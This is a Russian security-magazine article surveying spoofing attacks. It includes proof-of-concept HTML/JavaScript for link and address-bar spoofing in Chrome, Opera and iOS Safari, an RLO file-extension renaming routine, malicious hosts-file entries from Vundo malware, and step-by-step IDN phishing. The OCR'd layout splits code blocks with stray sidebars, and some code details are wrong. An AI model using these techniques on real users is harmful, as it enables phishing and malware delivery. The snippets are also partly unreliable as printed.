Sanjar Satsura (satsura@r00tw0rm.com, twitter.com/sanjar_satsura)

НЕ ВЕРЬ СВОИМ ГЛАЗАМ

INTRO

Зачастую от коллег по цеху мне приходится слышать, что спуфинг как вектор атаки не стоит даже и рассматривать. Однако смею тебя заверить: если методы спуфинга тщательно продуманы, то использовать их можно для очень и очень многого. Причем масштабы и результаты таких атак порой бывают катастрофическими. Ведь, обманув твои глаза один раз, я буду обманывать тебя и дальше. Самый главный аргумент в пользу того, что spoof-атаки представляют реальную опасность, — от них не застрахован ни один человек, включая и профессионалов. Здесь нужно заметить, что сам по себе спуфинг ничего не дает: для проведения действительно хакерской атаки необходимо использовать постэксплуатацию (post-exploitation). В большинстве случаев цели постэксплуатации заключаются в стандартном захвате управления, повышении привилегий, массовом распространении вредоносных программ и, как следствие, краже персональных данных и электронно-цифровых ключей банковских систем с дальнейшим отмыванием денег. В этой статье я, во-первых, хочу рассказать о том, какие вообще бывают методы спуфинга, и, во-вторых, подробно рассказать тебе о некоторых современных подходах. Естественно, вся информация предоставляется тебе лишь с целью помощи в защите от такого рода атак.

ПРОШЛОЕ И НАСТОЯЩЕЕ СПУФИНГА

Изначально термин «spoofing» использовался как термин сетевой безопасности, подразумевающий под собой успешную фальсификацию определенных данных с целью получения несанкционированного доступа к тому или иному ресурсу сети. Со временем этот термин начал употребляться и в других сферах инфобезопасности, хотя большинство так называемых old school специалистов и сегодня продолжают использовать слово «spoofing» только лишь для уточнения типа сетевых атак.

Итак, когда Сеть только зарождалась, большинство усилий программистов и разработчиков были направлены в основном на оптимизацию алгоритмов работы сетевых протоколов. Безопасность не была настолько критичной задачей, как сегодня, и ей, как часто это бывает, уделяли очень мало внимания. Как результат, получаем банальные и фундаментальные ошибки в сетевых протоколах, которые продолжают существовать и сегодня, несмотря на различного рода заплатки (ибо никакой заплатой не залатать логическую ошибку протокола). Здесь необходимы тотальные изменения, которые Сеть в существующем представлении просто не переживет. Например, в статье «Атаки на DNS: вчера, сегодня, завтра» (][_#5_2012) я рассказывал о приводящих к катастрофическим последствиям фундаментальных уязвимостях в DNS-системах — использовании

протокола UDP (который, в отличие от TCP/IP, является небезопасным, так как в нем отсутствует встроенный механизм для предотвращения спуфинга) и локального кеша.

ВЕКТОРЫ

В зависимости от целей и задач векторы спуфинга можно разделить по направлениям на локальные (local) и сетевые (net). Именно их мы и рассмотрим в этой статье. В качестве объекта атак при локальном векторе чаще всего рассматривается непосредственно сама ОС, установленная на компьютере жертвы, а также определенного рода приложения, которые зачастую требуют дополнительного анализа в зависимости от ситуации. Объекты атак при сетевом векторе, напротив, более абстрагированны. Основными из них являются компоненты информационных систем, представленных как локальными, так и глобальными сетями. Рассмотрим основные виды спуфинга.

1. Spoofing TCP/IP & UDP — атаки на уровне транспорта. Из-за фундаментальных ошибок реализации транспорта протоколов TCP и UDP возможны следующие типы атак:
   - IP spoofing — идея состоит в подмене IP-адреса через изменение значения поля source в теле IP-пакета. Применяется с целью подмены адреса атакующего, к примеру, для того, чтобы вызвать ответный пакет на нужный адрес;
   - ARP spoofing — техника атаки в Ethernet-сетях, позволяющая перехватывать трафик между хостами. Основана на использовании протокола ARP;
   - DNS Cache Poisoning — отравление DNS-кеша сервера;
   - NetBIOS/NBNS spoofing — основана на особенностях резолва имен локальных машин внутри сетей Microsoft.
2. Referrer spoofing — подмена реферера.
3. Poisoning of file-sharing networks — фишинг в файлообменных сетях.
4. Caller ID spoofing — подмена номера звонящего телефона в VoIP-сетях
5. E-mail address spoofing — подмена адреса e-mail отправителя.
6. GPS Spoofing — подмена пакетов со спутника с целью сбить с толку GPS-устройство.
7. Voice Mail spoofing — подмена номеров голосовой почты с целью фишинга паролей жертвы.
8. SMS spoofing — метод спуфинга, основанный на подмене номеров отправителя SMS-сообщения.

НОВЕЙШИЕ НАРАБОТКИ В ОБЛАСТИ СПУФИНГА

Наиболее распространенные техники уже довольно стары и избиты. Глобальная сеть буквально кишит информацией о возможных вариациях их эксплуатации и защиты от них. Сегодня мы рассмотрим несколько новейших методов спуфинга, применение которых только набирает обороты, начиная с локальных векторов и заканчивая сетевыми. Итак, все по порядку.

Спуфинг в ОС

1 EXTENSION SPOOFING — СПУФИНГ РАСШИРЕНИЯ ФАЙЛА

Техника, увидевшая свет благодаря наработкам китайского исследователя в области информационной безопасности Zhitao Zhou. Суть данной техники заключается в использовании управляющего символа 0x202E (RLO) в имени файла, что позволяет изменить порядок символов при отображении названия файла в проводнике Windows (explorer.exe). Приведу пример использования этой простой техники:

```
Super music uploaded by 3pm.SCR
```

Файл 3pm.SCR представляет собой не что иное, как исполняемый файл, реализующий определенные функции (троянская программа. — Прим. редактора). Если в начале имени файла «3pm.SRC» вставить управляющий символ 0x202E (см. рис. 1), то порядок символов меняется на обратный и имя файла отображается в проводнике Windows уже иначе:

```
Super music uploaded by RCS.mp3
```

Для изменения иконки файла следует использовать любой редактор ресурсов (Restorator, Resource Hacker). Данная техника рассчитана на неосторожного пользователя, который может принять этот файл за песню и открыть двойным щелчком, тем самым запустив зловредную программу. К сожалению, данная техника не будет работать в программах — аналогах проводника, поддерживающих Юникод. Ниже приведен код на C#, который выполняет изменение имени файла, добавляя в начало управляющий символ 0x202E:

```
Public Sub U_202E(file As String, extension As String)
Dim d As Integer = file.Length - 4
Dim u As Char = ChrW(823)
Dim t As Char() = extension.ToCharArray()
Array.Reverse(t)
Dim dest As String = file.Substring(0, d) & u &
   New String(t) & file.Substring(d)
System.IO.File.Move(file, dest)
End Sub
```

2 FILE NAME SPOOFING — КЛОНИРОВАНИЕ ИМЕНИ ФАЙЛА

Данная техника была представлена японским исследователем Yosuke Hasegawa на конференции Security-Momiji. Она основана на использовании символов нулевой длины (ZERO WIDTH Characters), которые никак не влияют на отображение названия файла (см. рис. 2). Ниже приведены все символы из этой категории:

- U+200B (ZERO WIDTH SPACE)

Благодаря UTF имеем много «одинаковых» файлов в одной директории

ПЕРВЫЕ IDN-КЛОНЫ

Атаку с использованием IDN-омографов впервые описали в 2001 году Евгений Габрилович и Алекс Гонтмахер из израильского технологического института Технион. Первый известный случай успешной атаки, использующий данный метод, был предан огласке в 2005 году на хакерской конференции ShmooCon. Хакерам удалось зарегистрировать подставной домен paypal.com (xn--pypal-4ve.com в Punycode), где первая буква a — кириллическая. Благодаря публикации на Slashdot.org к проблеме было привлечено внимание общественности, после чего как браузеры, так и администраторы многих доменов верхнего уровня выработали и реализовали контрмеры.

- U+200C (ZERO WIDTH NON-JOINER)
- U+200D (ZERO WIDTH JOINER)
- U+FEFF (ZERO WIDTH NO-BREAK SPACE)
- U+202A (LEFT-TO-RIGHT EMBEDDING)

Помимо этого возможно использовать кодировку UTF для фальсификации имен существующих файлов. Данную технику часто применяет современная малварь. В поле моего зрения попадались образцы вредоносов, которые проводили такого рода атаки. К примеру, зловред TrojanDropper:Win32/Vundo.L (использовался для фишинга сайтов vk.com, vkontakte.ru, *odnoklassniki.ru) задействует именно эту технику.

Файл %SystemRoot%\system32\drivers\etc\hosts копировался в файл-«клон» hosts с UTF-символом «о» (0x043E), после чего оригинальному файлу hosts придавался атрибут скрытого файла и его содержимое перезаписывалось с добавлением следующих записей:

```
92.38.66.111    odnoklassniki.ru
92.38.66.111    vk.com
92.38.66.111    vkontakte.ru
```


До сих пор веришь своим глазам? Поехали дальше!

Спуфинг веб-браузеров

1 STATUS BAR / LINK SPOOF

Принцип данной атаки заключается в динамической подмене адреса гипертекстовой ссылки (<a href=''>). К примеру, жертва наводит курсор мыши на ссылку, после чего в статусбаре браузера отображается адрес, по которому ведет данная ссылка. После клика на ссылку хитрый JavaScript-код подменяет в динамике адрес перехода. Мой знакомый исследователь, известный под ником iamjuza, занимался изучением и разработкой PoC для эксплуатации данной техники на практике, но его разработки не были универсальны и действовали только на конкретных браузерах. Проведя аналогичное исследование, я получил более удачные результаты, сумев добиться универсальности эксплуатации этой техники спуфера для всех браузерных движков. Proof-of-Concept опубликован на ресурсе 1337day.com. Техническая реализация выглядит следующим образом:

- **Метод this.href=''**: `<a href="http://www.google.com/" onclick="this.href='http://xakep.ru'">Click me!</a><br />`
- **Метод location.reload=''**: `<a href="http://www.google.com/" onclick="location.reload='http://www.xakep.ru'; return false;">Click me!</a><br />`
- **Метод location.replace('')**: `<a href="http://www.google.com/" onclick="location.replace('http://www.xakep.ru'); return false;">Click me!</a><br />`
- **Метод location.assign('')**: `<a href="http://www.google.com/" onclick="location.assign('http://www.xakep.ru'); return false;">Click me!</a><br />`
- **Метод window.location.assign('')**: `<a href="http://www.google.com/" onclick="window.location.assign('http://www.xakep.ru'); return false;">Click me!</a><br />`
- **Метод window.location.replace('')**: `<a href="http://www.google.com/" onclick="window.location.replace('http://www.xakep.ru'); return false;">Click me!</a><br />`
- **Метод window.location.href=''**: `<a href="http://www.google.com/" onclick="window.location.href='http://xakep.ru'; return false;">Click me!</a><br />`



Расположение символа RLO в Charmap

Приведенный HTML-код производит динамическую подмену указанного адреса (www.google.com) на адрес сайта][(www.xakep.ru) посредством различного рода методов, основанных на JavaScript-событии onclick=''.

2 URL BAR SPOOFING — ПОДМЕНА ССЫЛКИ В АДРЕСНОЙ СТРОКЕ БРАУЗЕРА

На первый взгляд это кажется невозможным, но поверь мне — это всего лишь задача для развития смекалки. Рассмотрим уязвимость CVE-2011-1452, которая спуфит адресную строку в непобедимом Google Chrome до версии 11.0.696.57:


```
<html><head>
<meta http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1"></head>
<body>
<a href="javascript:spoof();">Click Me</a>
<script>
var a=null;
function spoof() {
 a = window.open('./spoofing.php')
```

FLAMER И СКАНДАЛЬНЫЙ СПУФИНГ СЕРТИФИКАТОВ MICROSOFT


Microsoft Security Advisory (2718704) — Unauthorized Digital Certificates Could Allow Spoofing. Довольно интересная вещь была найдена в экземплярах нашумевшего шпионского бота Flamer: по результатам реверс-инжиниринга компонентов этого зловреда был обнаружен участок кода, отвечающий за проведение спуфинг-атак типа фишинг. Имитируя предоставление оригинальных сертификатов крупных компаний, бот проводил MITM-атаку, целью которой был перехват персональных данных пользователей корпоративной сети с последующей отправкой на сервер разработчиков. Этот спуфинг-инцидент получил Security Advisory #2718704 с рангом опасности High.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Подставной клон hosts



Отспуфенный калькулятор

```
 window.setTimeout("a.history.back()", 4500);
 window.setTimeout("a.location.href='./spoofing.php'", 5000);
}
</script>
</body></html>
```

При клике по ссылке «Click Me» активируется функция spoof(), в которой производятся следующие действия:

- открывается новое окно (spoofing.php) с присваиванием к переменной «a»;
- по истечении 4500 микросекунд (4,5 секунды) (функция window.setTimeout) производится возврат по истории переходов назад, за что отвечает функция a.history.back(), присвоенной переменной «a»;
- через 5000 микросекунд переменной «a» выставляется новый location к spoofing.php, находящейся в той же директории.

Таким образом происходит перезапись адресной строки на новый URL в контексте первой страницы «родителя».

Следующая уязвимость CVE-2010-4045 (Opera <= 10.62):

```
<html><head>
<meta http-equiv="Content-Type"
```

```
content="text/html; charset=ISO-8859-1">
</head><body>
<h1>Proof of Concept - OPERA High Location Bar Spoofing</h1>
<br><img onclick="location.reload();setTimeout(stop();
location.href='http://google.com', 0500)" src="click.png">
</body></html>
```

При нажатии на кнопку, которая представлена картинкой (<img>), автоматически перезагружается страница (location.reload()), при этом есть возможность перезаписать адресную строку в контексте текущей вкладки.

И напоследок в этой категории мы рассмотрим лакомый кусочек — 0-day для Safari iOS 5.1:

```
<body>
<fieldset>
<legend>Some payment/bank website included here.
</legend>
<ol>
<li>start poc<xmp>click the button to run the poc.
</xmp><button id="one">Demo</button></li>
</ol>
</fieldset>
<script type="text/javascript">
document.getElementById('one').onclick = function()
{
   myWindow=window.open('http://www.apple.com',
      'eintitel','width=200,height=100,location=yes');
   myWindow.document.write("<html><head></head>
      <body><strong>This is fishing page.</strong>
      <br><br><iframe src=\"http://www.apple.com\");>
      </iframe></scri+pt></body></html>");
   myWindow.focus();
   return false;
}
</script>
<br><br><br>
<iframe id="ifR1" name="ifR1"width="100px"
height="50px" src="http://www.apple.com"></iframe>
</body>
```

После нажатия кнопки «Demo» одновременно переменной и объекту myWindow присваивается значение функции, которая открывает сайт apple.com с размерами 200×100, что соответствует области расширения браузера Safari для мобильных устройств. Далее myWindow внедряет дополнительный HTML (JavaScript/VB/etc) код при помощи функции document.write(). Заключающим этапом является наведение фокуса браузера Safari на объект myWindow.

Ничего сложного в спуфинге адреса в адресной строке браузера нет, единственное — нужно правильно применять смекалку там, где это требуется ;-).

3 SOURCE CODE SPOOFING — ПОДМЕНА СОДЕРЖИМОГО СТРАНИЦЫ И ИСХОДНОГО КОДА

Эксплуатация реализуется благодаря уже известному нам управляющему UTF-8 символу 0x202E (RLO). Метод был обнаружен студентом Virginia Tech Джоном Курлаком (John Kurlak). Для демонстрации техники он использовал функцию JavaScript History.replaceState(), которая позволяет в динамике изменить адрес страницы в адресной строке. Proof-of-Concept (source.html):

```
<html><head><title>Source</title>
<meta charset="UTF-8">
<script type="text/javascript">
history.replaceState(null, null,
   'source.html' + String.fromCharCode(8237));
</script></head><body>
<p>Can you view my source from Chrome?</p>
</body></html>
```

Содержимое файла source.html[%20%2E]

```
You can, but not that easily...
```

Суть данного метода заключается в подмене содержимого исходного кода страницы при помощи трюка с управляющим символом RLO в конце файла (см. рис. 4). При попытке просмотреть исходный код страницы source.html мы получаем содержимое второго файла source.html%20%2E. Довольно интересный и экзотический метод спуфинга, с весьма странным профитом, как тебе может показаться на первый взгляд. Что самое интересное — данный сценарий позволяет «спрятать» исходный код страницы, маскируя его не только в контексте адреса, но и в контексте имени хоста.

4 IDN CLONES — ТЕХНИКА, ОСНОВАННАЯ НА ВНЕШНЕМ СХОДСТВЕ ОТОБРАЖЕНИЯ ДОМЕННЫХ ИМЕН

Ничего инновационного здесь нет, техника практиковалась с самого зарождения системы DNS, но именно использование IDN (Internationalized Domain Names — интернационализованные доменные имена) позволило реализовать создание почти неотличимых «клонов» доменных имен. Техническая реализация фишинг-атаки выглядит следующим образом:

1. Регистрируется доменное имя, максимально сходное по написанию с атакуемым доменом. Обычно используется сходство букв с цифрами в некоторых шрифтах (буква l и цифра 1, буква O и цифра 0), сходство сочетаний букв (rn и m, cl и d).
2. Создается фейк сайта-оригинала, который помещается на созданный «клон».
3. Распространяются ссылки на фишинговый домен (спам почты, спам в соцсетях, через популярные сервисы типа Twitter, использование iframe'ов, дорвеев).
4. Получается профит :).

Основное отличие данной атаки, основанной на сходстве доменных имен, по сравнению с другими видами фишинга с использованием подставных веб-страниц — для нее не требуется вмешательство в работу сетевых протоколов: с технической точки зрения подставной домен является легитимным.

Методы защиты от IDN-атак начали внедряться с середины 2005 года, когда регистраторами доменных имен были приняты соглашения, ограничивающие возможность регистрации любого IDN-домена. Так, международный домен .org ограничивает количество разрешенных символов тем или иным подмножеством расширенной латиницы. Но благодаря некоторым недобросовестным регистраторам и смекалке даже сегодня есть все возможности для регистрации фишингового домена.

Наиболее радикальным вариантом защиты против омографической угрозы был бы полный отказ от декодирования IDN при отображении. И тогда подставное имя всегда начиналось бы с «xn» и заканчивалось нечитаемой последовательностью символов, что резко отличало бы его от оригинала. К сожалению, этот вариант сводит на нет практически все преимущества IDN.

Основная защита от IDN-спуфинга на стороне клиента — это статусбар браузера. При наведении курсора на ссылку в статусбаре отображается punycode-эквивалент IDN-домена, что сразу наводит на мысль о возможном фишинге. Но и это не является панацеей, проспуфить можно все, если применить смекалку ;-). Смотри мой универсальный эксплойт для всех браузерных движков (src/exploits/link_spoof.py).

ЗАКЛЮЧЕНИЕ

Спуфинг был и будет востребован всегда, ибо он является основой и гарантией для проведения успешных атак во многих направлениях. Надеюсь, что ты сделал правильные выводы. Будь внимателен на просторах Сети.

Ты до сих пор веришь своим глазам? Тогда мы идем к тебе :).